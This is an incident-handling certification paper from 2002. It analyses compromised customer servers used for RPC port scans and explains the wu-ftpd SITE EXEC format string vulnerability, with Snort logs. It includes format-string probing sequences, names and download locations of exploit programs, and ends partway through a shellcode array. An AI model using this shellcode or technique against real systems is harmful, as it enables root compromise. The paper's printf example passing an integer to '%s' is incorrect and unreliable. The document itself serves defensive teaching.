Advanced Incident Handling and Hacker Exploits

GCIH Practical Assignment Version 2.0

Option 1 – Exploit in Action

Handling an Indirect Incident Case

Submitted by Edmo Lopes Filho
Attended: Online Course
February 25, 2002.

Table of Contents

Handling an Indirect Incident Case

Executive Summary

On Monday September 3, 2001, the incident handling team received an e-mail complaining about some RPC scan/probe originated from our network. At that time the team were still dealing with the storm caused by Code Red Worm even though we had not had any infected system under our direct management . The problem was that many of our customers were infected and our job was to identify each one and contact them in order to request them to take the actions to eradicate the problem.
Althought this is not the scenario of this incident handling case, it is important to mention it, because we were under stress and when you have an avalanche of incidents it is crucial to keep calm and take the actions that are priority.
This scenario includes two companies:
Company A, where I work, is a telecommunications company and one of our business is to provide Internet backbone to the market.
Company B, one of our customers, is the company where the systems were compromised and were used to scan/probe others.
The machines of Company B were not under our direct responsibility and in this case, as the Company A Incident Handling Policy dictates, we forwarded the message (e-mail) to the person responsible for the machines. We also called them in order to explain how important it was to take care of the situation as soon as possible.
A message was sent to the originator of the complaint giving information about the communication we had done with Company B.
But the situation became worse as we received more and more messages on the next days complaining about the same source. Then, as a contention measure, we stopped the packet flow in the backbone by using ACL (Access Control Lists) and called Company B again. We told them about the contention measure and asked for what they had done to handle the incident.
The answer was: Company B had only disabled the RPC services and had not done a survey in the system to verify if the it was really compromised.
Later the lack of knowledge of Company B to deal with the situation became clear. That is the point when we got in action and discovered the machines had some type of rootkit installed.
This incident and those related to Code Red Worm showed that even if we do not have an Incident Handling Agreement with some customers, sometimes we will have to take actions to help and directly participate in an incident handling case. And the most important aspect is to share knowledge, experiences and always learn.
This incident also woke us up to a business oportunity that was to increase and improve our Incident Handling Team to be an outsource option for companies that can not support their own team.

Part 1 – The Exploit

At least two exploits were related to this incident:

- first the exploit used to gain access into the systems of Company B and
- second the exploit used to RPC scan/probe other systems in the world.

Concrete evidences of the exploit used to gain access into the systems of Company B were not found, but during our investigations we found the name *Kewron* that could lead our best guess.
As we could observe in the results of Nessus vulnerability analysis, there were many vulnerabilities in the network of Company B that the attacker could have exploited.
Kewron is the name that a Brazilian Hacker uses and he is a member of the Hackweiser group. On Feb/2001 this guy and other people defaced the Web page of a famous security company in Brazil and posted messages insulting the Brazilians' underground community. After that we could observe an active hostility within this community. During this conflict they revealed the common methods they usually used to explore systems and among others the most important were the Wu-Ftp and BIND exploits.
Information about these events and interviews with them in Portuguese can be found at:

- http://www.invasao.com.br/grupo05.htm (10 Feb. 2002).
- http://br.geocities.com/sohtemhaxor/hax.html (10 Feb. 2002).

Company B was using as FTP (File Transfer Protocol) server Wu-Ftp version wu-2.6.0(1) and as the Name Server BIND version 8.2.2-P3. Both had serious risk factors that could be used in the exploit against the systems of Company B.

The attacker had the option to use the vulnerability VU#196945 , "ISC BIND 8 contains buffer overflow in transaction signature (TSIG) handling code", associated with the version of BIND installed in Company B.

The CERT Vulnerability Note VU#196945 (07 Aug. 2001). describes the impact of this vulnerability as:

> "This vulnerability may allow an attacker to execute privileged commands or code with the same permissions as the BIND server. Because BIND is typically run by a superuser account, the execution would occur with superuser privileges."
>
> - http://www.kb.cert.org/vuls/id/196945 (3 Jan. 2002)

Details of this vulnerability can be found at:

CERT Advisory CA-2001-02 - "Multiple Vulnerabilities in BIND". 7 Aug. 2001. URL:

- http://www.cert.org/advisories/CA-2001-02.html (3 Jan. 2002)

The CVE name of this exploit is CAN-2001-0010.

But it's possible to believe the attacker used the vulnerability related to the Wu-Ftp because of the amount of programs available to exploit it, the observed activity against other compromised systems of Company A Customers with similar behavior, i.e., RPC scanning/probing other systems and rootkits installed using a directory named Kewron. Then, this vulnerability is used for the purpose of this paper and the efforts were concentrated on it . And as the compromised systems of Company B were used to scan other systems using Remote Procedure Call (RPC) as the target port, the intentions behind the RPC Scan are briefly described in this section.

Exploit Details

Name

- Format string input validation error in wu-ftpd site_exec() function.

CVE Name

- CAN-2000-0573

Vulnerable Systems

The list below can be found at:

SecurityFocus - "Wu-Ftpd Remote Format String Stack Overwrite Vulnerability". 22 Jun. 2000. URL:

- http://www.securityfocus.com/bid/1387 (4 Jan. 2002)

- Caldera OpenLinux 2.2, 2.3 and 2.4
- Conectiva Linux 3.0, 4.0es, 4.0, 4.1, **4.2** and 5.0
- Debian Linux 2.1, 2.2 and 2.3
- HP HP-UX 10.01, 10.10, 10.16, 10.20 and 10.26.
- HP HP-UX 11.0 and 11.04
- HP HP-UX (VVOS) 10.24
- RedHat Linux 5.0
- RedHat Linux 5.1
  - Standard & Poors ComStock 4.2.4
- RedHat Linux 5.2 sparc
- RedHat Linux 5.2 i386
- RedHat Linux 5.2 alpha
- RedHat Linux 6.0 sparc
- RedHat Linux 6.0 i386
- RedHat Linux 6.0 alpha
- RedHat Linux 6.1 sparc
- RedHat Linux 6.1 i386

- RedHat Linux 6.1 alpha
- RedHat Linux 6.2 sparc
- RedHat Linux 6.2 i386
- RedHat Linux 6.2 alpha
- Slackware Linux 7.0 and 7.1
- TurboLinux Turbo Linux 3.5b2 and 4.0
- Washington University wu-ftpd 2.4.2academ[BETA1-15]
  + Caldera OpenLinux Standard 1.2
- Washington University wu-ftpd 2.4.2academ[BETA-18]
  + RedHat Linux 5.2 i386
- Washington University wu-ftpd 2.5.0
  + Caldera eDesktop 2.4
  + Caldera eServer 2.3 and 2.3.1
  + Caldera OpenLinux 2.4
  + Caldera OpenLinux Desktop 2.3
  + RedHat Linux 6.0 alpha
  + RedHat Linux 6.0 i386
  + RedHat Linux 6.0 sparc
- Washington University wu-ftpd 2.6.0
  + Cobalt Qube 1.0
  + Conectiva Linux 4.0, 4.0es, 4.1, 4.2, 5.0, 5.1
  + Debian Linux 2.2
  + Debian Linux 2.2 68k
  + Debian Linux 2.2 alpha
  + Debian Linux 2.2 arm
  + Debian Linux 2.2 powerpc
  + Debian Linux 2.2 sparc
  + RedHat Linux 5.2 alpha
  + RedHat Linux 5.2 i386
  + RedHat Linux 5.2 sparc
  + RedHat Linux 6.0 alpha
  + RedHat Linux 6.0 i386
  + RedHat Linux 6.0 sparc
  + RedHat Linux 6.1 alpha
  + RedHat Linux 6.1 i386
  + RedHat Linux 6.1 sparc
  + RedHat Linux 6.2 alpha
  + RedHat Linux 6.2 i386
  + RedHat Linux 6.2 sparc
  + S.u.S.E. Linux 6.1
  + S.u.S.E. Linux 6.1 alpha
  + S.u.S.E. Linux 6.2
  + S.u.S.E. Linux 6.3
  + S.u.S.E. Linux 6.3 alpha
  + S.u.S.E. Linux 6.3 ppc

+ S.u.S.E. Linux 6.4
+ S.u.S.E. Linux 6.4alpha
+ S.u.S.E. Linux 6.4ppc
+ S.u.S.E. Linux 7.0alpha
+ S.u.S.E. Linux 7.0i386
+ S.u.S.E. Linux 7.0ppc
+ S.u.S.E. Linux 7.0sparc
+ S.u.S.E. Linux 7.1alpha
+ S.u.S.E. Linux 7.1ppc
+ S.u.S.E. Linux 7.1sparc
+ S.u.S.E. Linux 7.1x86
+ S.u.S.E. Linux 7.2i386
+ S.u.S.E. Linux 7.3i386
+ S.u.S.E. Linux 7.3ppc
+ S.u.S.E. Linux 7.3sparc
+ TurboLinux Turbo Linux 4.0
+ Wirex Immunix OS 6.2

Different sources list varying vulnerable systems, but they point out that any system running versions of Wu-Ftp up to and including 2.6.0 can be exploited due to improper implementation of the 'site exec'command.

Affected Protocols/Services/Applications

- FTP (File Transfer Protocol) is the affected protocol;
- Systems running Wu-Ftpd (Washington University FTP daemon) 2.6.0 or earlier;
- Systems running ftpd derived from Wu-Ftpd 2.0 or later, or derived from BSD ftpd 5.51 or BSD ftpd 5.60.

Brief Description

Wu-Ftpd is a common package used to provide file transfer protocol (FTP) services. The vulnerability was discussed in the world as the wu-ftp "site exec" or "lreply" vulnerability.
The input validation error in "site exec" command enables local and remote users to gain root access in the systems. By exploring this vulnerability an anonymous ftp user can also be used to gain root privileges, what makes the situation more critical as this user can be used by attackers from anywhere in the Internet.
During a FTP server session, the "site exec" command enables a user to execute some quoted commands on the server. But, like in the based buffer overflow attacks, a malicious user can pass specific character formatted strings to the "site exec" execution allowing it to overwrite data on the stack. When this overwrite befalls, the function can move into the shell code and execute commands as root.

Variants

There are no variants for this exploit. A similar but different in nature vulnerability was recognized. It involves a missing character formatting argument in FTP setproctitle() call, which sets the string used to display process identifier information.
Information about this vulnerability can be found at:

CERT Advisory CA-2000-13 "Two Input Validation Problems in FTPD". 21 Nov. 2001:

- http://www.cert.org/advisories/CA-2000-13.html (4 Jan. 2002).

References

Exploit

CERT Advisory CA-2000-13 – "Two Input Validation Problems in FTPD". 21 Nov. 2001. URL:

- http://www.cert.org/advisories/CA-2000-13.html (4 Jan. 2002).

SecurityFocus, "Wu-Ftpd Remote Format String Stack Overwrite Vulnerability" 22 Jun. 2000. URL:

- http://www.securityfocus.com/bid/1387 (4 Jan. 2002).

ISS X-Force Database: "WU-FTPD allows remote code execution with special SITE EXEC commands". 22 Jun. 2000. URL:

- http://xforce.iss.net/static/4773.php (4 Jan. 2002)

CIAC Information Bulletim K-054: "Vulnerability in Linux wu-ftpd". 26 Jun. 2000. URL:

- http://ciac.llnl.gov/ciac/bulletins/k-054.shtml (4 Jan. 2002).

AUSCERT Advisory AA-2000-02, "wu-ftpd Site Exec Vulnerability". 26 Jun. 2000.:

- ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-2000.02 (4 Jan. 2002)

Source Code

Several exploits are available including *wuftpd-2.6.0-exp2.c*, *wuftpd2600.c*, *wuftpd-god.c* and *wu-lnx.c* at:

- http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=1387 (10 Feb. 2002)

The exploits *wuftpd-god.c* and *wu-lnx.c* can also be found at:

- http://www.phreak.org/archives/exploits/unix/ftpd-exploits/wuftpd/2.6.0/ (10 Feb. 2002)

Explanation of The Intentions Behind The RPC Scans/Probes

> "The Remote Procedure Call (RPC) mechanism provides a way for network services to communicate and make procedure calls on remote systems. When a new RPC service is started, it registers with *rpcbind*, the central RPC service agent. *rpcbind* maintains a table of RPC services (listed by a program number) and the network address(es) on which they listen for clients to connect. A client will first communicate with the rpcbind service to determine the network address it must use in order to contact a particular RPC service. Current RPC services can be listed using the *rpcinfo* command which communicates with the *rpcbind* service".
>
> Noordergraaf, Alex and Watson, Keith . "Solaris Operating Environment Security" Sun BluePrints Online, April 2001. URL:
>
> - http://www.sun.com/blueprints/0401/security-updt1.pdf (3 Jan. 2002)

The service *rpcbind* is mostly known as *portmap*. As RPC server programs use ephemeral ports when the client (service or program) makes a RPC call to a specific program, it first connects to rpcbind on the target system to determine the address where the request should be sent. The connection is generally established at port 111 for both UDP and TCP, allowing the client to ask for and identify the ephemeral port(s) associated with the server application needed.
The command *rpcinfo –p localhost* executed on a Unix host will give a list of active RPC services. For example, the command executed on a Linux system showed:

```
program     vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100001    3   udp    653  rstatd
    100001    2   udp    653  rstatd
    100001    1   udp    653  rstatd
    100002    3   udp    669  rusersd
    100002    2   udp    669  rusersd
```

Where:

- *portmapper* is the server that converts RPC program numbers into DARPA protocol port numbers. It must be running in order to make RPC calls.
- *rstatd* is is a server which returns performance statistics obtained from the kernel.
- *rusersd* is a server which returns information about users currently logged in to the system.

Unfortunately there is a large variety of forms to exploit weakness in RPC Services. The first one is to determine if the RPC is running on the the target system. If the attacker can have access to portmap, it is possible to get the information needed to prepare a more elaborate attack against a particular service. This is the reason why it is common to observe a large amount of traffic to the destination port 111 in the logs of Intrusion Detection Systems (IDS).

The “attacker” queries many systems on the target port 111 (TCP or UDP) to determine which one is live. In the majority of the RPC Scans the “attacker” sends a TCP packet with the SYN bit set and if the port is open on the target system, it will answer by sending a packet with the SYN-ACK bit set, beginning the TCP three-way handshake. Then the “attacker” can continue the process by sending an ACK packet and gracefully closing the connection by sending an active close connection packet:

Example: Part of Tcpdump log of a TCP Portscanning – Type Connect Requests (open port):

```
attacker.7531 > target.111: S 3309086149: 3309086149 (0)
target.111 > attacker.7531: S 1246112000: 1246112000 (0) ack 3309086150
attacker.7531 > target.111: . ack 1246112001
attacker.7531 > target.111:  F 3309086150: 3309086150 (0) ack 1246112001
target.111 > attacker.7531: . ack 3309086151
target.111 > attacker.7531: F 1246112001: 1246112001 (0) ack 3309086151
attacker.7531 > target.111: ack 1246112002
```

The “attacker” can also abort the connection by sending a RESET packet after receiving the SYN-ACK, what is often called *half-open scanning*. In the half-open scan the target hosts may not log the probes because the three-way handshake is never completed:

Example: Part of Tcpdump log of a TCP Portscanning – Type SYN Packets (open port)

```
attacker.51384   >  target.111:  S 3900690976:3900690976 (0)
target.111   >  attacker. 51384:  S 1379776000:1379776000 (0) ack 3900690977
attacker.51384 > target.111: R 900690977: 900690977
```

The “attacker” can also leave the target system waiting forever for the ACK packet to finish the three-way handshake, i.e, the attacker can usually use spoofed addresses and the target system will never receive responses to the SYN-ACKs it generates in response to the SYNs. In this case the target system will show connections in the SYN_RCVD state. If the results of the execution of the *netstat –a* command shows a lot of SYN_RCVD connections, this may be an indication of a Denial of Service Attack (TCP SYN Flooding) against the system.

Replying with a live port is the beginning of a more elaborate attack because the attacker is able to guess what security vulnerabilities are available to be exploited.

The analysis of the collected tcpdump logs generated by one of the compromised Company B servers showed the RPC portscan. *Snort* was the tool that produceed the following results. Snort is an open source network intrusion detection system (NIDS) for IP networks and it can be used to execute real-time traffic analysis and packet logging.

A small piece of the Snort alert log follows:

```
[**] [100:2:1] spp_portscan: portscan status from 200.225.aaa.bb2:
2896 connections across 2896 hosts: TCP(2895), UDP(0) [**]
09/21-06:41:40.876791

[**] [1:485:1] ICMP Destination Unreachable (Communication
Administratively Prohibited) [**]
09/21-07:54:28.789521 200.225.xxx.kk1 -> 200.225.aaa.bb2
ICMP TTL:250 TOS:0x0 ID:20915 IpLen:20 DgmLen:56
Type:3  Code:13  DESTINATION UNREACHABLE: PACKET FILTERED
** ORIGINAL DATAGRAM DUMP:
200.225.aaa.bb2:1641 -> 140.47.73.49:111
TCP TTL:58 TOS:0x0 ID:40827 IpLen:20 DgmLen:60
Seq: 0x92150000
** END OF DUMP
```

⇨ Remark: The ICMP Destination Unreachable packets were generated because we blocked the RPC traffic pattern by using Access Control Lists in the distribution layer of Company A network.

A small piece of the Snort portscan log follows:

```
Sep 21 06:54:27 200.225.aaa.bb2:3245 -> 140.47.76.97:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3246 -> 140.47.76.98:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3247 -> 140.47.76.99:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3248 -> 140.47.76.100:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3249 -> 140.47.76.101:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3250 -> 140.47.76.102:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3251 -> 140.47.76.103:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3252 -> 140.47.76.104:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3253 -> 140.47.76.105:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3254 -> 140.47.76.106:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3255 -> 140.47.76.107:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3256 -> 140.47.76.108:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3257 -> 140.47.76.109:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3258 -> 140.47.76.110:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3259 -> 140.47.76.111:111 SYN ******S*
Sep 21 06:54:27 200.225.aaa.bb2:3260 -> 140.47.76.112:111 SYN ******S*
...
```

In summary the attacker was trying to discover systems with the open port 111 in order to later try an exploit against them. The attacker could use any system compromised by him, including the systems of Company B, to exploit the discovered systems.

There is a great number of vulnerabilities related to RPC services. In the links below it is possible to verify some examples:

CERT/CC - Advisory CA-2001-27 “Format String Vulnerability in CDE ToolTalk”. 14 Nov. 2001. URL:

- http://www.cert.org/advisories/CA-2001-27.html (20 Jan. 2002).

CERT/CC - Advisory CA-1998-06 "Buffer Overflow in NIS+". 9 Nov. 1999. URL:

- http://www.cert.org/advisories/CA-1998-06.html (20 Jan. 2002).

CERT/CC - Advisory CA-1998-11 "Vulnerability in ToolTalk RPC Service". 22 Jul.1999. URL:

- http://www.cert.org/advisories/CA-1998-11.html (20 Jan. 2002).

SecurityFocus - "Multiple Linux Vendor rpc.statd Remote String Vulnerability". 16 Jul. 2000. URL:

- http://www.securityfocus.com/bid/1480 (20 Jan. 2002).

The RPC vulnerabilities are listed as one of the the most critical vulnerabilities against Unix Systems in the documment "The Twenty Most Critical Internet Security Vulnerabilities, The Experts' Consensus", which can be found at:

SANS Institute - "The Twenty Most Critical Internet Security Vulnerabilities (Updated)" – Version.2.501. 15 Nov. 2001. URL:

- http://www.sans.org/top20.htm (19 Jan. 2002).

This document is an excellent source where it is possible to find the critical vulnerabilities used to exploit systems and guidelines on how to protect yourself against these threats. The document is divided into three categories: General Vulnerabilities, Windows Vulnerabilities and Unix Vulnerabilities which contains the explanations about RPC services and related vulnerabilities.

Part 2 – The Attack

There was no clear evidence on what exploit was used or traces on how the perpetrator gained access to the systems of Company B. The topology of the network will be illustrated and the site-exec vulnerability will be focused according to the Company A incident handling team's speculation of the means used to gain access into Company B systems.

Description and diagram of network

Company A is a Backbone Service Provider and Company B is one of our customers that uses a 128 Kb ADSL line to connect to the Internet. The network topology is shown in the figure below.



Figure 1: Network Topology

The distribution layer network of Company A were used to block the RPC service traffic patterns after the incident complaints. An Access Control List (ACL) was used to block the traffic. The most important configuration security policies of Company A are implemented in the distribution and backbone layers. Controls like anti-spoof, egress and ingress filters are implemented there. Except the anti-spoof filters, there were no restrictions of traffic that could have gone out or into the Company B network perimeter.

Company B used a Linux box with Ipchains (200.225.aaa.bb1) to protect the internal LAN. The Ipchains configurations allowed only the necessary protocols and ports to go out and into the internal network. But the server called "firewall" was not protected itself. A lot of unnecessary services were running. There was no security policy in place and weak passwords were in use. The machine "firewall" was a Pentium II box with 64 Mb of memory and a 2Gb hard-disk. This server has the nickname bb1 and will be referenced sometimes as "firewall" and sometimes as bb1 in this paper for understanding reasons..

The server used to generate the RPC scans (200.225.aaa.bb2) called "internet", had the same hardware configuration of the server bb1. It was completely exposed to the Internet. The root password was the same of the other server and was based on a word of a Portuguese dictionary. No security policy was in place and a lot of unnecessary services were also running. This server was basically the mail and HTTP server. This server will be referenced sometimes as "internet" and sometimes as bb2.

The servers bb1 and bb2 used the same operating system version: Conetiva Linux 4.2, Server – Kernel 2.2.13-9cl. The use of the same password and the same operating system version could have made the perpetrator's work easier.

As the system administrator told us, the servers should also be using the same version of Wu-Ftpd server and BIND. When the Company A incident handling team started the investigation, the versions of Wu-Ftpd and BIND were updated in the server "firewall" (bb1). The update process may be a sign that the server bb1 was the first to be compromised.

The internal LAN of Company B was basically composed by Windows 95/98 workstations installed as Workgroup stations, i.e., no Domain Server was in use. An antivirus software was in place, but it was not updated.

A hub was used as the principal network equipment, what made the capture of passwords easier by using a sniffer.

The servers were in a room that allowed physical access from any employee. Besides that the logs of the servers were seldom verified.

The network topology of Company B is commonly seen among the customers of Company A and this is one of the reasons for the increase in the number of security incidents.

Protocol Description

FTP (File Transfer Protocol) is a standard to file transfer from one system to another. The process of file transfer copies an entire file or group of files after the client logs on the server using a private user defined account or using anonymous login on servers that allow anonymous connections.
An anonymous FTP server allows anyone on the network to connect to the server and transfer files without having a defined account. Anonymous file transfer involves potential security risks and measures need to be taken in order to avoid unauthorized access to system files and directories.

FTP allows file transfer between different hosts running a variety of operating systems and supports a limited number of file types (ASCII, EBCDIC, binary, etc) and file structures (byte stream or record oriented).
The official specification for FTP is in the RFC 959 that can be verified at:

IETF – RFC 959 [Postel, J. and Reynolds, J.] October 1985. URL:

- http://www.ietf.org/rfc/rfc959.txt (1 Feb 2002)

To transfer a file two TCP connections are used: control and the data connection.

1. "The *control connection* is established in the normal client-server fashion. The server does a passive open on the well-known port for FTP (21) and waits for a client connection. The client does an active open to TCP port 21 to establish the control connection. The control connection stays up for the entire time that the client communicates with this server. This connection is used for commands from the client to the server and for the server's replies."
2. "A *data connection* is created each time a file is transferred between the client and server. The IP type-of-service for the data connection should be "maximize throughput" since this connection is for file transfer."

Stevens, W. Richard. TCP/IP Illustrated, Volume 1 The protocols. Addison-Weslley Longman, Inc - 16th Printing February 2000. 419 – 420.

FTP is different from other TCP applications because it communicates using two distinct server ports: the connection port (21) and the data channel port (20) that is used to exchange a file between the two hosts or to send a listing of file directories from the server to the client. The FTP protocol supports two modes of operations, active (generally the default) and passive. These modes dictate whether the FTP server or the client initiates the TCP connections.

In active mode the server opens the data channel connection to the client. Basically the steps to establish the connections in active mode are:

1. The client opens the command channel to the server and tells the server the second port (X) that will be used in the data connection.

2. Server acknowledges;
3. The server opens the data channel connection to the client's second port;
4. The client acknowledges.

In passive mode the FTP client initiates the data connection the server uses to send data back to the client. The steps are:

1. The client opens the command channel connection to the server and requests the server the passive mode;
2. The server allocates the port for the data channel and tells the client the port number (5642 for example);
3. The client opens the data channel connection to the server's indicated port;
4. The server acknowleges.

The FTP commands and replies are sent across the control connection between the client and server. Example of available commands are:

ABOR	– Abort previous FTP commands and any data transfer.
LIST filelist	– list files or directories
RETR filename	– retrieve (get) a file
SITE	– This command is used by the server to provide services specific to his system that are essential to file transfer but not sufficiently universal to be included as commands in the protocol.
NOOP	– Does nothing.

Wu-Ftpd server is a common package used to provide file transfer protocol (FTP) services and is deployed in a large variety of systems. It is a replacement ftp daemon for Unix systems developed at Washington University.

The following non-standard or Unix specific commands are supported by the SITE command (request) of the Wu-Ftpd package.

Request	**Description**
UMASK	change umask. *E.g.* SITE UMASK 002
IDLE	set idle-timer. *E.g.* SITE IDLE 60
CHMOD	change mode of a file. *E.g.* SITE CHMOD 755 filename
HELP	give help information. *E.g.* SITE HELP
NEWER	list files newer than a particular date
MINFO	like SITE NEWER, but gives extra information
GROUP	request special group access. *E.g.* SITE GROUP foo
GPASS	give special group access password. *E.g.* SITE GPASS bar
EXEC	execute a program. *E.g.* SITE EXEC program params

The SITE EXEC command is the focus of this paper. Due to improper implementation it could allow root access into the system running a vulnerable version.

How the exploit works

Wu-Ftpd could be exploited by using a bug in the SITE EXEC implementation. Because of user input going directly into a format string for a **printf* format function, it was possible to overwrite data of great significance, such as a return address on the stack.

This exploit is similar to a buffer overflow, but unlike the buffer overflow attack where the value of the return pointer on the stack is the primary focus of the attacker, the "format string vulnerabilities" can be used to overwrite arbitrary data anywhere into the memory, allowing modifications in the entire writeable process space.

In buffer overflow attacks if the value of the return pointer can be modified to point to code inserted into the buffer that produces the overflow, it will cause the perpetrator to gain access into the system. This aspect is similar in the format string attacks.

In order to understand how the exploit works it is necessary to understand the basic concepts of Format Functions, their use and the behavior of the format strings inside them.

What are Format Functions?

A format function is a special kind of ANSI C function that takes a variable number of arguments. One of these arguments is the 'format string'. The purpose of format functions is to express primitive C data types in a human readable representation.
Some examples are:

Name	**Function**
fprintf	prints a FILE stream;
printf	prints to the "stdout"stream;
sprintf	prints into a string;
snprintf	prints into a string with length checking;
vfprintf	prints to a FILE stream from a var_arg structure;
vprintf	prints to a "stdout" from a var_arg structure;
vsprintf	prints to a string from a var_arg structure;

The format string controls the behavior of the function. It also specifies the type of parameters that should be printed. The parameters can be pushed on the stack either directly (by value), or indirectly (by reference).
The calling function has to recognize how many parameters it pushes to the stack, since it has to do the stack correction when the format function returns.

What is a Format String?

A format string is a ASCII string that contains text and format parameters. For example:

```
printf (" The current year is: %s\n", 2002)
```

The result text is "*The current year is:*", followed by the format parameter '%s' that is replaced by the parameter (2002) in the output. The final result will be*: The current year is: 2002*.
While the function evaluates the format string, it gets access into the extra parameters given to the function.
Examples of format parameters are:

Parameter	Output	Passed as
%d	Decimal (int)	Value
%u	Unsigned decimal (unsigned int)	Value
%s	String ((const) unsigned) char *)	Reference
%n	Number of bytes to written so far, (* int)	Reference
%%	Used to print the escape character % itself	Reference
%*n*u	Strings with large '*n*' values	Value
%f	Gets 8 bytes ahead in the stack, while only investing two bytes	Reference
%x	Hexadecimal (unsigned int)	Value

How does a format string exploit occur?

If an attacker is able to provide the format string to a format function, then a format string vulnerability exists. Format bugs occur when a program receives unexpected user input. These inputs are strings specifically crafted generally to cause a privileged (suid) Unix program to allow privilege escalation by a normal user. The behavior of the format function is changed and the attacker can get control over the target application.

For example, if a program contains the format function:

```
printf(str);
```

because this format function does not have the format string ("%s") in itself, *printf* looks at the string (str) as the format string. This is what will allow the attacker to compromise the program, because it is possible to insert the specially crafted strings into the string (str). The attacker could provide the specially crafted strings (str) as a *"%s%s%s%s%s%s%s ..."* sequence and because '%s' displays memory from an address that is supplied on the stack the chances to read from addresses which are not mapped on the stack are high and a crash in the program can be caused.

The attacker could also provide the string (str) as a *"%n%n%n%n..."* sequence and because '%n' is used to write to the addresses on the stack it is also possible to crash the program by using this sequence.
Some parts of the stack memory can be shown by using (str) as a *"%08x.%08x.%08x.%08x.%08x\n"* sequence. This sequence instructs the function to retrieve five parameters from the stack and print them as 8-digit padded hexadecimal numbers (%x). A possible output could be:

```
50113760.070324c2.bffff5a3.00000000.07059c02
```

The correct structure of the format function should be: *printf ("%s", str)*. Carellesness during programming can lead to potential bugs that can be used to exploit systems.

Once the attacker is able to view memory at any location using a sequence of '%s' combined with '%x' sequences and to write (%n) into the memory, the next step is to indirectly take control of the instruction pointer of a process. If the attacker is able to do it, then his code can be executed with the privileges of the running process.
In a two-stage process, first a safe instruction pointer is overwritten and then the program executes a legitimate instruction that transfers control to the attacker suplied address, where the code used to gain access is located, for example.
When the attacker has no direct access to the running process , the best way to guess the stack architecture remotely is to consume the stack with many '%x' or '%...s' format converters until a stack address and code segment address pair are found and the user input string itself is dumped.

The Wu-Ftpd Remote Format String Vulnerability

The Washington University ftp daemon (wu-ftpd) was vulnerable to a remote attack in the SITE EXEC implementation, due to a improper implentation of a **printf* format function. Using a specially crafted format string inside a SITE EXEC command sent accross a anonymous connection or a user validated connection it was possible to overwrite important data on the stack, pointing to code prepared by the attacker to achieve his goals.

Even if an automated tool did not exist, it would be possible to manually exploit the vulnerability. Although it is not easy, the attacker can remotely connect to a vulnerable system (anonymous connection) and try to guess the right format string by executing the SITE EXEC command combined with '%x" and '%...s' sequences.

The tool *wu-lnx* is an automated program used to exploit RedHat Linux 6.2 that can be an example on how the exploit works. The complete source code is in the Appendix E of this paper. Another automated tool called *wu-ftpdgod* can be run against a variety of systems.

The sequence below is the shell code (hexa) to be executed when the program returns after executing the crafted format string code:

```
char linuxcode[] =
  "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80\x31\xc0\x31\xdb"
  "\x43\x89\xd9\x41\xb0\x3f\xcd\x80\xeb\x6b\x5e\x31\xc0\x31"
  "\xc9\x8d\x5e\x01\x88\x46\x04\x66\xb9\xff\xff\x01\xb0\x27"
